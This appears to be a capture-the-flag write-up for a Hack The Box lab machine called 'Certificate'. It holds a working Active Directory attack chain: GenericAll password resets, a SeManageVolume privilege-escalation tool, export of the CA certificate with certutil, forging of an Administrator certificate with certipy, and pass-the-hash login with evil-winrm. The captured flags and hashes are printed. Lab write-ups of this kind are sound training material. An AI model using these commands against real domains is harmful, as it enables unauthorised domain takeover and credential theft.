
Getting user Lion.SK

Now that I know I have GenericAll rights for this user, I will change this user's password. I will do this by executing the following command in the Windows machine as user Sara.b.

```
*Evil-WinRM* PS C:\Users> Set-ADAccountPassword -Identity "Lion.SK" -
NewPassword (ConvertTo-SecureString "Test123" -AsPlainText -Force) -Reset
```

If we now log out of that machine and log in as user Lion.SK, you can see that I have been able to change the password for user Lion.SK.

```
evil-winrm -i certificate.htb -u Lion.SK -p "Test123"
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Lion.SK\Documents>
```

If we look in the desktop folder, you can see that we have the first flag here.

User Flag: 3bdd59bd6a6610d90b057d27a2418697

```
*Evil-WinRM* PS C:\Users\Lion.SK\Desktop> ls
```

```
Directory: C:\Users\Lion.SK\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	6/7/2025 8:57 AM	34	user.txt

```
*Evil-WinRM* PS C:\Users\Lion.SK\Desktop> cat user.txt
3bdd59bd6a6610d90b057d27a2418697
```

Getting user Ryan.K

I will do the same for this user as I did for the user Lion.SK. Since the user Sara.b also has GenericAll rights for this user, I will change the password for this user in the same way.

```
*Evil-WinRM* PS C:\Users> Set-ADAccountPassword -Identity "ryan.k" -  
NewPassword (ConvertTo-SecureString "Test123" -AsPlainText -Force) -Reset
```


If I log out of the machine now and try to log in here, you will see that I have also been able to change Ryan.K's password.

```
evil-winrm -i certificate.htb -u Ryan.k -p "Test123"
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
```

If we look at which groups the user Ryan.K belongs to, we can see that he is in the Domain Storage Managers group. The members of this security group are responsible for volume-level tasks such as maintaining, defragmenting and managing partitions and disks



The screenshot shows the Active Directory user interface for the user RYAN.K@CERTIFICATE.HTB. On the left, a diagram shows the user as a member of the DOMAIN STORAGE MANAGERS group. On the right, the user's properties are listed:

Password Never Expires:	TRUE
Password Not Required:	FALSE
SAM Account Name:	Ryan.K
Trusted For Constrained Delegation:	FALSE
Sessions	0
Member Of	5

The 'Member Of' list includes the following groups:

- USERS@CERTIFICATE.HTB
- REMOTE MANAGEMENT USERS@CERTIFICATE.HTB
- PRE-WINDOWS 2000 COMPATIBLE ACCESS@CERTIF...
- DOMAIN STORAGE MANAGERS@CERTIFICATE.HTB
- DOMAIN USERS@CERTIFICATE.HTB

To manage the volume exploit, I used the SeManageVolumeExploit.exe tool to perform local privilege escalation on the Windows machine. By giving the user Ryan.K the rights to abuse the security settings of the volumes, you can manage them. You can do this by simply running the application.

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> ./SeManageVolumeExploit.exe  
Entries changed: 846
```

DONE

Certutil is a command-line tool on Windows that is used to manage digital certificates and related security information. It is often used by system administrators to import, export, view, delete, and check the validity of certificates. So I started using it to look at the certificate of the user Ryan.K.

For this, I used the following knowledge bases. <https://justinparrtech.com/JustinParr-Tech/windows-certutil-list-certificate-stores/> & <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/certutil>

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -store My
My "Personal"
===== Certificate 0 =====
Archived!
Serial Number: 472cb6148184a9894f6d4d2587b1b165
Issuer: CN=certificate-DC01-CA, DC=certificate, DC=htb
  NotBefore: 11/3/2024 3:30 PM
  NotAfter: 11/3/2029 3:40 PM
Subject: CN=certificate-DC01-CA, DC=certificate, DC=htb
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 82ad1e0c20a332c8d6adac3e5ea243204b85d3a7
  Key Container = certificate-DC01-CA
  Unique container name: 6f761f351ca79dc7b0ee6f07b40ae906_7989b711-2e3f-4107-
9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed

===== Certificate 1 =====
Serial Number: 5800000002ca70ea4e42f218a6000000000002
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
  NotBefore: 11/3/2024 8:14 PM
  NotAfter: 11/3/2025 8:14 PM
Subject: CN=DC01.certificate.htb
Certificate Template Name (Certificate Type): DomainController
Non-root Certificate
Template: DomainController, Domain Controller
```

```
Cert Hash(sha1): 779a97b1d8e492b5bafebc02338845ffdf76ad2
  Key Container = 46f11b4056ad38609b08d1dea6880023_7989b711-2e3f-4107-9aae-
fb8df2e3b958
  Simple container name: te-DomainController-3ece1f1c-d299-4a4d-be95-
efa688b7fee2
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

===== Certificate 2 =====
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
  NotBefore: 11/3/2024 3:55 PM
  NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-
9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -store command completed successfully.
```

As you can see above, Certificate 2 is exportable. The command below exports the certificate with the specified thumbprint from the personal certificate store and saves it as a PFX file named `certificate.pfx` in the current directory.

```
C:\Users\Ryan.K\Documents> certutil -exportPFX MY
75b2f4bbf31f108945147b466131bdca .\certificate.pfx
MY "Personal"

===== Certificate 2 =====
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
  NotBefore: 11/3/2024 3:55 PM
  NotAfter: 11/3/2034 4:05 PM
```

```
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-
9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file .\certificate.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
```

I downloaded the file to my own Kali machine. With the command below, I will create a manipulated certificate that appears to be the administrator's certificate.

```
certipy-ad forge -ca-pfx certificate.pfx -upn Administrator@certificate.htb -
subject 'CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'
```

Using the document I had just created correctly, I authenticated myself on the Active Directory environment. I then used the certificate I had obtained to obtain a Ticket Granting Ticket (TGT), which ultimately allowed me to obtain the NT hash that I will use to log in as Administrator.

```
sudo ntpdate 10.129.246.127
[sudo] password for kali:
2025-06-07 23:09:30.961386 (+0200) +15255.753906 +/- 0.008722 10.129.246.127
s1 no-leap
CLOCK: time stepped by 15255.753906

└─(kali㉿kali)-[~/HTB/certificate]
└─$ certipy-ad auth -pfx administrator_forged.pfx -dc-ip 10.129.246.127
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Using principal: administrator@certificate.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb':
aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
```

Login Administrator

By using the NT hash, I can now log in as administrator. This allows me to obtain the root flag, thereby completely taking over this box.

```
evil-winrm -i certificate.htb -u Administrator -H
d804304519bf0143c14cbf1c024408c6
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Root flag: d5abda9bdb38a99d6cdc8207126e4a21

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
```

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	6/7/2025 8:57 AM	34	root.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
d5abda9bdb38a99d6cdc8207126e4a21
```

ROOTED



Certificate has been Pwned!

Congratulations  **HacktheKat123**, best of luck in capturing flags ahead!

#1731	07 Jun 2025	60
MACHINE RANK	PWN DATE	POINTS EARNED

OK

SHARE